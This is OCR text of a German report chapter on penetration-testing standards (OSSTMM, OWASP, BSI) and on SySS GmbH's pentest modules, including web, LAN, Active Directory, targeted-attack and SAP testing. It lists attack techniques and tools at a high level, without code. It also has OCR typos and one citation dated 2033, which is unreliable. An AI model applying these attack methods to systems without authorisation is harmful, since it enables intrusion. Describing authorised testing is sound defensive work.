

Abbildung 28: Pentest Level

4.3. Pentest-Standards

- PCI DSS (Datensicherheitsstandard der Zahlungskartenindustrie)[119]
- OWASP (Öffnen Sie das Sicherheitsprojekt für Webanwendungen.)[120]
- ISO / IEC 27002,OSSTMM (Open Source Security Testing Methodology Manual)[121]

4.3.1. Modulauswahl mit OSSTMM Zuordnung

Modulauswahl nach Analyse, Schwachstellen und Sicherheitslücken werden je nach Absprache mit dem Unternehmen getestet und können sein: Interventarisierungen, im Internet verfügbaren Systeme, im Internet – Analyse von Systemen über das Internet, Web-App – Prüfung von Webapplikationen, Webservice von detaillierten Untersuchungen der angebotenen Webservices, LAN-WAN Analyse der Systeme aus dem lokalen Netzwerk oder Putz/Praktikanten Szernario, Client-Analyse, Targeted Attacks, VoIP, VLAN, WLAN-Prüfung des WLANs, Mobile mit detaillierten Sicherheits-tests von IOS- und Android-Geräten sowie Mobile-Device-Management-Lösungen, individuelle Prüfung von Ports, Citrix. Weitere sind Produkt-Labortests, organisator-isches Vorgehen, Router, Gateways, Switches, Firewall, Intrusion-Detection-System, Paketfilter, Loadbalancer, Virenscanner, aber auch Webserver, Datenbankserver, Fileserver, Speichersysteme oder Telekommunikationsanlagen, Webanwendungen wie Internetauftritte, Webshop, Clients, drahtlose Netze wie WLAN und Bluetooth oder Gebäudesteuerungen bzw. Zutrittskontrollmechanismen.[122]

---

vgl.[118] (BSI, 2020)
[119] (Council, 2023)
[120] (QWASP, 2023)
[121] (iso.org, 2023)
vgl.[122] (itEXPERsT)



Abbildung 29: OSSTMM-Audits

- **I-Module** stehen für Informationsbeschaffung und OSSTMM Zuordnung unter der A.6.1 Checkliste zur Abarbeitung der I-Module Seiten 125 und 126[123] (im Anhang II)
- **E-Module** stehen für Eindringversuche und OSSTMM Zuordnung unter der A.6.1 Checkliste zur Abarbeitung der I-Module Seiten 125 und 126[124] (im Anhang II)

	Kriterium	Wert	ausgeschlossene I-Module	ausg. E-Module
1.	Informationsbasis:	**Black-Box**	-	-
2.	Aggressivität:	**vorsichtig**	-	E 13
3.	Umfang:	**fokussiert**	-	-
4.	Vorgehensweise:	**verdeckt**	I 3, 5, 9, 11	E 2, 5, 8, 10, 23
5.	Technik:	**Netzwerkzugang**	I 14-22	E 14-23
6.	Ausgangspunkt:	**von außen**	-	E 9, 23

Tabelle 6: Anwendung der Module durch die Klassifikation

Eine Modulauswahl erfolgt anhand der Zuordnung von OSSTMM Modulen mit Checklisten von der Seite 53 bis 98 sowie von 121 bis 131.[125]

Für Sicherheitstests definiert das BSI folgende Richtlinien:[126]

- vollständige und gründliche Tests
- Analyse der operativen und strategischen Ebene
- konsistente und reproduzierbare Ergebnisse
- objektive Ergebnisse: nur Fakten
- alle notwendigen Test-Channels
- belastbare Testdienstleistungen
- Quantifizierbarkeit
- Compliance zwischen Gesetzen, regulatorischen Anforderungen und internen Richtlinien
- korrekte Dokumentation aller Tests mit Tools, Durchführungsschritten und Ergebnissen

[123] (BSI, 2020)
[124] (BSI, 2020)
[125] (BSI, 2020)
[126] (BSI, 2020)

4.3.1. Checklisten und verwendete Tools im Anhang

Einige relevante Tools werden im Anhang (Seite 132 bis 135) aufgelistet.[127]

4.4. Zertifizierungen

Das BSI hat unter [128] eine Broschüre zu diesem Thema bereitgestellt.

4.5. IT-Sicherheitsdienstleister

4.5.1. Liste zertifizierter IT-Sicherheitsdienstleister

Das BSI empfiehlt folgende IT-Dienstleister für IS-Revision und IS-Penestrationtests:[129]

- Atos Information Technology GmbH
- datenschutz cert GmbH
- Deutsche Telekom Security GmbH
- Ernst & Young GmbH WPG
- HiSolutions AG
- IABG Industrieanlagen-Betriebsgesellschaft mbH
- Infodas GmbH
- PwC Cyber Security Services GmbH
- SECIANUS GmbH & Co. KG
- secunet Security Networks AG Prüflabor für IT-Konformität
- secuvera GmbH
- T-Systems Multimedia Solutions GmbH
- TÜV Informationstechnik GmbH Prüfstelle für IT-Sicherheit
- TÜV Trust IT GmbH

[127] (BSI, 2020)
[128] (BSI, Mai 2021)
[129] (BSI)

5. Pentest bei der Syss GmbH

Die Syss GmbH führt Testszenarien durch, die auf dem Whitepaper vom Dezember 2022 (in Kurzform) basieren. Diese werden im folgenden Abschnitt kurz beschrieben. Alle Vorgehensweisen werden von Consultants mit den Kunden abgestimmt. Die Gefahren für das laufende System werden im Vorfeld berücksichtigt.[130]

IP-RANGE	Analyse Ihrer z. B. über das Internet erreichbaren Adressbereiche oder ausgewählter interner Systeme
WEBAPP	Prüfung Ihrer Webapplikation aus verschiedenen Angreiferperspektiven
WEBSERVICE	Detaillierte Untersuchung Ihrer angebotenen Webservices (z. B. SOAP, REST)
LAN	Analyse Ihrer Systeme aus dem lokalen Netz z. B. Reinigungspersonal-/Praktikantenszenario, Client-, VoIP-, VLAN-, Active Directory-Analyse, Prüfung von Produktionsanlagen und kritischen Infrastrukturen
SAP	Analyse Ihrer SAP ERP-Umgebungen
TARGET	Prüfung der Anfälligkeit Ihrer Clients für zielgerichtete Angriffe aus dem Internet
WLAN	Prüfung Ihrer WLAN-Infrastruktur
MOBILE	Detaillierter Sicherheitstest von mobilen Apps und Geräten (z. B. iOS, Android) sowie Mobile Device Management-Lösungen
EMBEDDED	Individuelle Labortests: Firmware-, Hardware- und Geräteprüfungen, Internet of Things (IoT)-Produkttests
CLOUD	Analyse Ihrer AWS- oder Azure-Umgebung inkl. Konfigurationsaudit und Penetrationstest
SOFTWARE	Individuelle Tests von Software

Abbildung 30: Penetrationstest-Module von der Syss GmbH in Tübingen

5.1. Standardtestphasen

5.1.1. KICKOFF: Vorbesprechung des Projekts

Bei einem Kick-off werden für den Pentest folgende Vorbesprechungen mit dem Kunden durchgeführt, wie Zeitraum und Zeitfenster, Mitwirkende und deren Erreichbarkeit, Gegenstand des Tests, erforderte Voraussetzungen (die jeweiligen Module), Umgang der Angriffserkennung, allgemeine Durchführungen, der Sprache, Anzahl der Berichtsausdrucke sowie Fragen- und Wünschkatalog zum Testablauf.

vgl.[130] (Schreiber, et al., Dezember 2022)

5.1.2. Durchführung der Sicherheitsprüfung (gewählte Module)

5.1.2.1. IP-RANGE (Permetererkennung)



Abbildung 31: Modul IP-RANGE

5.1.2.2. INTERNET: Analyse aus dem Internet

- Internet-Sicherheitsschwächen bewerten, mit detaillierten Informationen über Systeme und eingesetzte Software
- Überprüfung vertraulicher Daten und Information, die nicht system- oder softwarebezogen sind
- Überprüfung der Systeme, um Angriffe zu nutzen
- Überprüfung, um Daten zu manipulieren
- Schwachstellen aufdecken und Daten ermitteln, die nicht authentisierten Benutzern zugänglich sind
- Testziele, Systeme oder Dienste aufzudecken
- Überprüfung der vom Kunden bereitgestellten Daten auf Korrektheit
- Identifizierung der Betriebssysteme und der erreichbaren Dienste
- Testen des entsprechenden Dienstes mit Schwachstellenscannern:
  - Überprüfung der Ergebnisse und Verifizierungen der erkannten Sicherheitslücken
  - Einsatz von Werkzeugen, die die von Schwachstellenscannern nicht erkannten Gebiete abdecken
  - Nachweis von DoS-Potenzialen nach Absprache mit dem Kunden

5.1.2.3. WEBAPP: Prüfung der Webapplikationen



Abbildung 32: Modul WEBAPP

- Tests aus Benutzerperspektive auf Sicherheit und Sicherheitslücken in der verwendeten Software mit Content Management System (CMS), in deren Konfigurationen oder Applikationslogik.
- Providing Infrastructure (Web-, Applikations- oder Datenbankserver) auf Schwachstellen hinsichtlich Datenbanken oder E-Mail überprüfen.
- Prüfung der Providing Infrastructure auf Konfiguration der eingesetzten Websoftware und SSL-Komponenten, um konfigurierende Schwachstellen aufzudecken (Einsatz von Portscans, Schwachstellenanalyse wie NESSUS oder SAINT).
- Strukturermittlung und Sitzungsanalyse, Information Retrieval zur Überprüfung von Strukturen in den Webanwendungen (wie automatische Methoden (Spider/Crawler) und implementierte Sitzungskonzepte, wo Schwachstellen für Identitätsdiebstähle auftreten können, wie Sitzungsbezeichner, Cookies-Attribute, Session-Handling und Pre-Authentification-Schwachstellen).
- Testangriffe auf Anwendungen des Authentisierungskonzepts und der Sitzungsverwaltung (SQL-Injection-Angriffe, programmatisch
- konzeptionelle Schwachstellen, wie Benutzerenumeration, Passwort-Reset-Funktionen, Passwort-Rate-Angriffe, Kontensperrungen) mit unterschiedlichen Rollenvergaben.

- Prüfung der Eingabevalidierung in der Funktionalität der serverseitigen Payload-Verifikation (wie Cross-Site Scripting (XSS), SQ-Injection, URL-Injection, LDAP-Injection, OS-Command-Injection, XPath-Injection, XML-Injection).
- Analyse der Applikationslogik auf fehlende Konsistenz oder Plausibilität innerhalb einer Anwendungslogik (wie Preismanipulierungen innerhalb eines Shop-Systems, gefälschte Beantwortung von Zahlungsdienstleistern aus einem Drittsystem, unerlaubte Verzweigungen innerhalb der Anwendungslogik durch Manipulation von Client verlagerten Logikkomponenten (Hidden Fields).
- Reverse Engineering durch Server ausgelieferte Clientkomponenten werden analysiert (wie mit JAVA-Applets oder FLASH-Anwendungen, mit speziellem Decompiler oder Reverse-Engineering-Techniken (Proof of Concept (PoC)) geeignete Angriffssoftware zur Verifikation oder Erlangen von Informationen und Berechtigungen).
- OWASP Top 10 häufigsten Schwachstellen:[131]
  - Broken Access Control
  - Cryptographic Failures
  - Injection
  - Insecure Design
  - Security Misconfiguration
  - Vulnerable and Outdated Components
  - Identification and Authentication Failures
  - Software and Data Integrity Failures
  - Security Logging and Monitoring
  - Server-Side Request Forgery

Testwerkzeuge
- Security-Scanner (NESSUS, SAINT, METASPLOOLT, SQL-MAP, BURF SUITE PROFESSIONAL)
- Untersuchung der Webapplikationen in verschiedenen Internet-Browsern, wie FIREFOX, CROME und SAFARI sowie deren Add-ons

Exemplarische Verwundbarkeiten:
- Parametermanipulation
- XSS-Schwachstellen
- Reflection XSS
- Persistent XSS
- SQL-Injection
- Session-Diebstahl

5.1.2.4. WEBSERVICE: Prüfung von Schnittstellen (APIs)



Abbildung 33: Modul WEBSERVICE

- Schwachstellen testen auf Vertraulichkeit und Integrität von Daten und Verfügbarkeit in vorhandenen Webservicefunktionalitäten, die durch Denial-of-Service angegriffen werden, mit dem Kontext von B2C sowie B2B Geschäftsprozesse analysieren.
- Prüfung von Schwachstellen im Webservice, mit Webtechnologien und -protokollen, wie spezielle Formate und Syntax innerhalb von HTTP-Anfragen

[131] (D'Souza, Dezember 2033)

mit REST API, RESTful, JSON, XML-basierten SOAP und bereitgestellten Funktionalitäten der Webservicespezifikationen:
  - Prüfung der Implementierung von Authentisierungsprotokolle, wie OpenID Connect (OIDC) oder OAuth und Single Sign-on-Diensten, wie Active Directory Federation Services (ADFS)
  - Prüfung auf Schwachstellen in Back-End-Anwendungen, wie Buffer Overflow, SQL-Injection, XML Injection und (De)Serialization)
  - Prüfung auf Webserver-spezifische Sicherheitsschwachstellen, wie XML/XPatch-Injection, XML Signature Wrapping, SOAP-Action Spoofing, Webservice, Address-Spoofing, und Replay-Angriffe
  - Bedrohungsanalyse zur Identifikation von möglichen Angriffen, wie einem unautorisierten Zugriff auf fremde Daten und deren unerlaubter Manipulation
  - Prüfung der Zugriffskontrolle bzw. Sitzungsverwaltung
  - Fehlersuche in der Anwendungslogik der bereitgestellten Funktionen

5.1.2.5. LAN: Sicherheitstest im internen Netzwerk

- Prüfung auf Schwachstellen beim Zugang zum internen Netzwerk (Putzpersonal-Szenario)
- Prüfung, ob Nutzerpositionen eingenommen werden können (Praktikanten-Szenario)
- Schwachstellenprüfung zum Schutz von Client-Nutzergruppen vor Manipulation (Härtungsanalyse eines Clients oder Servers)
- Schwachstellenprüfung von Komponenten der internen IT-Infrastrukturen (VoIP/VLAN-Analyse)
- Schwachstellenprüfung LAN/WAN-Tests nach Konfigurationen und Verfügbarkeiten der Software, interne und externe Angriffsschwachstellen (wie durch MitM, protokollbasierte Angriffspotenziale, die durch Sicherheits-massnahmen (Update, Konfigurierungsänderung) behoben werden können:
  - Test der Dienste mit automatischen Schwachstellenscannern
  - Verifizierung der Ergebnisse
  - begleitende und manuelle Prüfungen
  - Test der eingesetzten Protokolle auf MitM-Angriffe
- Prüfung der internen PC-Arbeitsplätze vor Ort durch direkte Manipulation an der Hardware (Booten von externen Medien auf Betriebssystemen und Installationen) und der folgenden Netzwerkkomponenten:
  - mindestens ein Netzanschluss (Ethernet), von dem aus die zu testenden Netzwerkkomponenten erreicht werden können
  - Stromanschluss für Notebook und Switch (Steckdosenleiste)
  - Platz für ca. zwei Notebooks, Switch und Unterlagen
  - Internetzugang für Dokumentation und gegebenenfalls Recherche
  - je nach Prüfmodul wird auch ein Referenzgerät benötigt (Standardclient wie Desktop-PC oder Notebook, Thin-Client oder VoIP-Phone)
  - für manche Szenarien wird zudem mindestens ein Benutzerkonto benötigt (Active-Directory-Benutzer mit Standardrechten)
- Systeme durch den Händler angekündigten End-of-Life (EOI)-Angriffe

5.1.2.5.1. LAN/CLEAN: Reinigungspersonal-Szenario



Abbildung 34: Modul LAN/CLEAN

- Ein Überblick über das Sicherheitsniveau der internen Netzwerklandschaften im Unternehmen schaffen.
- Analyse des Kundennetzwerkes auf offensichtlichen, leicht ausnutzbaren Schwachstellen (Low-Hanging Fruit):
  - Prüfung der eventuell vorhandenen Netzwerkzugangskontrollen
  - Ermittlung der genutzten internen Netzbereiche
  - Identifizierung aktiver Systeme und Dienste
  - Schwachstellenanalyse und -ausnutzung
  - Rechteeskalation und Ausbreitung

5.1.2.5.2. LAN/TRAINEE: Praktikanten-Szenario



Abbildung 35: Modul LAN/TRAINEE

- Innentäter-Szenarien, Mitarbeiter/Praktikanten Simulation, um lokal auf Client und interne Netzwerke eigene Rechte auszuwerten, vor Ort:
  - physische Angriffsmöglichkeiten wie Booten von externen Medien
  - Softwareinventarisierung und Ermittlung des Patchstands
  - Konfigurationsanalyse
  - Prüfung auf Härtungsmassnahmen
  - lokale Dateisystemanalyse (wie NTFS-Zugriffsberechtigungen)
  - Sichtung von Netzlaufwerken und -freigaben

5.1.2.5.3. LAN/CLIENT bzw. LAN/SERVER: Härtungsanalyse eines Clients oder Servers

Abbildung 36: Modul LAN/CLIENT bzw. LAN/SERVER

5.1.2.5.3.1. LAN/CLIENT

- Analysetest von Client-Referenz-Installationen:
  - Virtualisierung des Images, Speicheranalyse
  - boot- und hardwarebasierte Angriffe (Booten externer Medien, PXE, Direct Memory Access-basierte und Cold-Boot-Angriffe)
  - Systemanalyse (Zugriff auf vertrauliche Daten, Data Loss-Szenarien, Device Control, Zugriffsrechte, Malware-Anfälligkeit/Trojanisierung, Konfiguration)
  - Rechteausweitung (Bordmittel, Betriebssystem- und Softwareschwachstellen, Exploits)
  - Analyse von Drittsoftware (Antivirenlösung, Endpoint Protection, Software-verteilung)
  - netzbasierte Analyse (Port- und Security-Scans, manuelle Prüfung, Trafficanalyse, Eindringen in das Firmennetz (per VPN)
- Angriffe gegen Festplattenverschlüsselungen und Pre-Boot-Authentifizierungen

5.1.2.5.3.2. LAN/Server

- Analysetest von Image und Server-Referenzinstallation:
  - Dienste-Konfiguration, mit Fokus auf die Konfiguration der Netzwerkdienste (Webserver wie Apache oder Nginx, Applikationsserver wie Tomcat oder WildFly, SSH, MySQL, MSSQL, SNMP, Drittanbieter-Agents)
  - Rechteanalyse (Welche Benutzer haben effektive Rechte an dem Server?)
  - Rechteausweitung (Bordmittel, Betriebssystem- und Softwareschwachstellen, Exploits)
  - Analyse von Drittsoftware (Antivirenlösung, Endpoint Protection, Software-verteilung)
  - netzbasierte Analyse (Port- und Security-Scans, Traffic-Analyse)
  - gegebenenfalls Prüfung auf Einhaltung von IT Security-Vorgaben oder Best-Practice-Empfehlungen von Organisationen wie dem BSI oder dem NIST

5.1.2.5.4. LAN/AD: Sicherheitsanalyse der Active-Directory-Umgebung



Abbildung 37: Modul LAN/AD

- Einsatz des Active-Directory (AD)-Verzeichnisdienste zur zentralen Verwaltung von Benutzern, Gruppen und Computern in der IT-Landschaft in Form von Objektcontainern.
- Konfigurationen und Sicherheitseinstellungen mit Active-Directory in Form von Gruppenrichtlinien mittlerweile in vielen Variationen steuerbar.
- Angriffe auf angebotenen Features im Active Director, die Angreifer nutzen, um im Netzwerk und Rechte zu gelangen.
- Absicherung und Schutz dieser Dienste und Nutzung der zahlreichen angebotenen Security-Funktionalitäten:
  - Ermittlung der AD-Struktur (Sites, Forests, Domains, Subdomains, OUs)
  - Identifikation der Vertrauensstellungen zwischen verschiedenen Teilbereichen der Active Directory Umgebung, (External Trusts, Forest Trusts, Crosslinks)
  - Analyse der sicherheitsrelevanten Konfigurationsoptionen (Sichtung der bereits umgesetzten Gruppenrichtlinien, Empfehlungen für zusätzliche, sicherheits-relevante Gruppenrichtlinien)

- Bewertung der verschiedenen Passwortrichtlinien
- Least Privilege-/Berechtigungsanalyse (Ermittlung der Anzahl „kritischer“ Konten wie offensichtlichen und versteckten lokalen Administratoren, Domänenadministratoren auf kritischen Systemen durch rekursives Gruppenauflösen)
- Analyse einer etwaigen Anbindung bzw. Vernetzung mit Microsoft Azure AD

5.1.2.5.5. LANWAN/TARGET: Targeted Attacks

Abbildung 38: Modul LAN/TARGET/TECH

- Kompromittierung ausgewählter Ziele im internen Unternehmensnetzwerk den Client mit Social-Engineering, Phishing, Spear-Phising, Whaling, Waterholling und Advanced Persistent Threats (APT):
  - Softwarekomponenten mit eingesetzten Browser-Plug-ins
  - veralterte Versionen von Dokumentbetrachter und Medienabspielsoftware (präparierte PDF-Dateien oder Office-Dokumente mit Makros)
  - Malware in E-Mail-Anhängen
  - Drittsoftware wie Oracle-Java-Langzeitumgebungen
  - Überlisten von Zwischenstationen wie Mailfilter, AV-Gateways, URL-Filter und Content-Inspection
  - Umgehen von lokalen Schutzmassnahmen (UAC), eingesetzten Endpoint-Protection- und Antivirenlösungen (AV)

5.1.2.5.6. LANWAN/VOIP VLAN: VoIP und VLAN

5.1.2.5.6.1. LANWAN/VoIP-Analyse

Abbildung 39: Modul LAN/VOIP/UC

- Prüfung von Schutzzielen, wie Vertraulichkeit, Integrität, Verfügbarkeit und Authentizität der übertragenen Sprachdaten und deren Schwachstellen und Konfigurationen in involvierten Systemen:
  - passive und aktive Trafficanalyse (Signalisierungs-, Konfigurations- und Sprachdaten, One Wire to the Desk)
  - netzbasierte Angriffe gegen VoIP-Phones und VoIP-Anlagen
  - Angriffe gegen VoIP-Phones mit physischem Zugriff
  - Analyse des zentralen Verwaltungs- und Provisionierungssystems

- netzbasierte Angriffe gegen den VoIP-Client/Server
- Angriffe gegen einen VoIP-Client mit physischem Zugriff
- Boot-Angriffe gegen VoIP-Telefone, Mitschnitt und Auswertung eines Bootvorgangs
- Lauschangriffe (Man-in-the-Middle, Logging-Funktionen im integrierten Webserver)

5.1.2.5.6.2. LAN/VLAN: VLAN-Analyse



Abbildung 40: Modul LAN/VLAN

- Netzwerkseparierung von netzwerkübergreifendem Datenverkehr an zentraler Stelle konfigurieren, kontrollieren und reglementieren sowie Separierung der Netzwerkzugangskontrolle, wobei legitimierte Systemzugriffe auf das Netzwerk erlaubt werden (Konfigurationsschwächen bei Switche, Paketfilter, Zugangs-kontrollsysteme, Konfigurationsschwachstellen und netzwerkübergreifende Kommunikationsmöglichkeiten aufzudecken):
  - Integration von Fremdgeräten ins Unternehmensnetzwerk
  - passive Trafficanalyse (Information Leaks wie VLAN-Tags)
  - Prüfung der Abschottungswirkung/Inter-VLAN-Rooting und Trunking-Angriffe

5.1.2.5.6.3. PENTESTBOX: Sicherheitstest per VPN



Abbildung 41: Modul PENTESTBOX

- Durchführung von On-Site-Szenarien via VPN: Dabei erhält der Kunde einen Laptop für einen On-Site-Test, einen USB-Ethernet-Adapter und ein Netzteil, Smartcard, um die verschlüsselte Laptop-Festplatte zu entsperren, sodass keine Daten an Dritte weitergegeben werden.
- Der Pentestbox wird mit dem internen Netzwerk des Auftraggebers verbunden und verbindet sich über ein weiteres Netzwerk (LAN, WLAN oder mobiles Internet) automatisch mit einem von der SySS GmbH kontrollierten Server.
- Nach Testabschluss werden sämtliche Daten gelöscht, indem die Pentestbox und der dazugehörige Server vollständig zurückgesetzt werden.

5.1.2.6. SAP: Sicherheitsanalyse von SAP-ERP-Umgebungen



Abbildung 42: Modul SAP

- Die ERP-Software von SAP wird in Firmen zur Abwicklung von Geschäftsprozessen in der Buchführung, Controlling, Vertrieb oder Personalwesen genutzt.
- Es werden regelmässig Schwachstellenprüfungen in kritischen Umgebungen mit “10KBLAZE Exploits“ durchgeführt, um Wirtschaftsspionage oder Sabotageangriffe vorzubeugen.
- Anbieten verschiedener Prüfszenarien bzw. Testgegenstände, in der Komplexität der eingesetzten SAP-Softwarelösung:
  - Berechtigungsanalyse (auf Rollenbasis, via SAP GUI/WebGUI)
  - Analyse der Providing Infrastructure
  - Analyse der eingesetzten Datenbankanbindung und -konfiguration
  - Analyse der SAP-spezifischen Konfiguration auf Clientsystemen
  - Analyse der SAP-Systemkonfiguration (inklusive z. B. SAP-Router)
  - Test der eingesetzten SAP-Webapplikation(en)
- Prüfung von möglichen Tests auf aktive Dienste des Internet Communication-Managers (ICM).
- Prüfung vom Worst-Case-Szenario als einer vollständigen Kompromittierung des internen SAP-Systems sowie einer Rechteeskalation und Ausweitung im internen Netzwerke.
- Prüfung von System- und Konfigurationsanalyse, von Berechtigungsprüfung unterschiedlicher SAP-Benutzerrollen, bei eingesetztem SAP-Router.
- Berechtigungsanalyse der zur Verfügung gestellten SAP-Rollen.
- Prüfung von aktivierten WebGUI mit verwendeten Rollen.
- Prüfung von zusätzliche spezifische Systemparameter werden identifiziert, aus sicherheitstechnischem Blickwinkel geprüft und bewertet sowie daraus Risiken abgeleitet.
- Prüfung der Providing-Infrastructure einer SAP-Umgebung und der verschiedenen Kommunikationsschnittstellen (RFC, DIAG oder SOAP).
- Prüfung der erreichbaren Dienste (Gateway, der Message-Server, die Management Console, ICM) auf Aktualität und konfigurative Fehler.
- Suche nach unautorisierten Zugriffsmöglichkeiten auf geheime Projektinformationen oder personenbezogene Angestellten-, Kunden oder Dienstleister-Daten
- Analyse von Ausbreitungen auf das SAP-System.
- Prüfung und Analyse des eigentlichen SAP-Applikationsservers und dessen Komponenten, der SAP-spezifischen Konfiguration der Windows-Clients, der

Konfiguration der eingesetzten Datenbanklösung (z. B. Oracle, MSSQL, DB2, MaxDB, SyBase sowie HANA).
- Durchführung von unterschiedlichen Security- und Verwundbarkeitsscanner, Exploit-Sammlungen (wie Metasploit-Framework, SAP-typische Werkzeuge wie SAP GUI, SQL-Clients, PySAP, Bizploit (oder Sapyto) und weitere öffentlich zugängliche Tools zum Einsatz.

5.1.2.7. TARGET: Simulation zielgerichteter Angriffe („Targeted Attacks“)

- Kompromittierung ausgewählter Ziele im Unternehmensnetzwerk, den Client mit Social-Engineering, Phishing, Spear-Phishing, Whaling oder Waterholing zu nutzen.
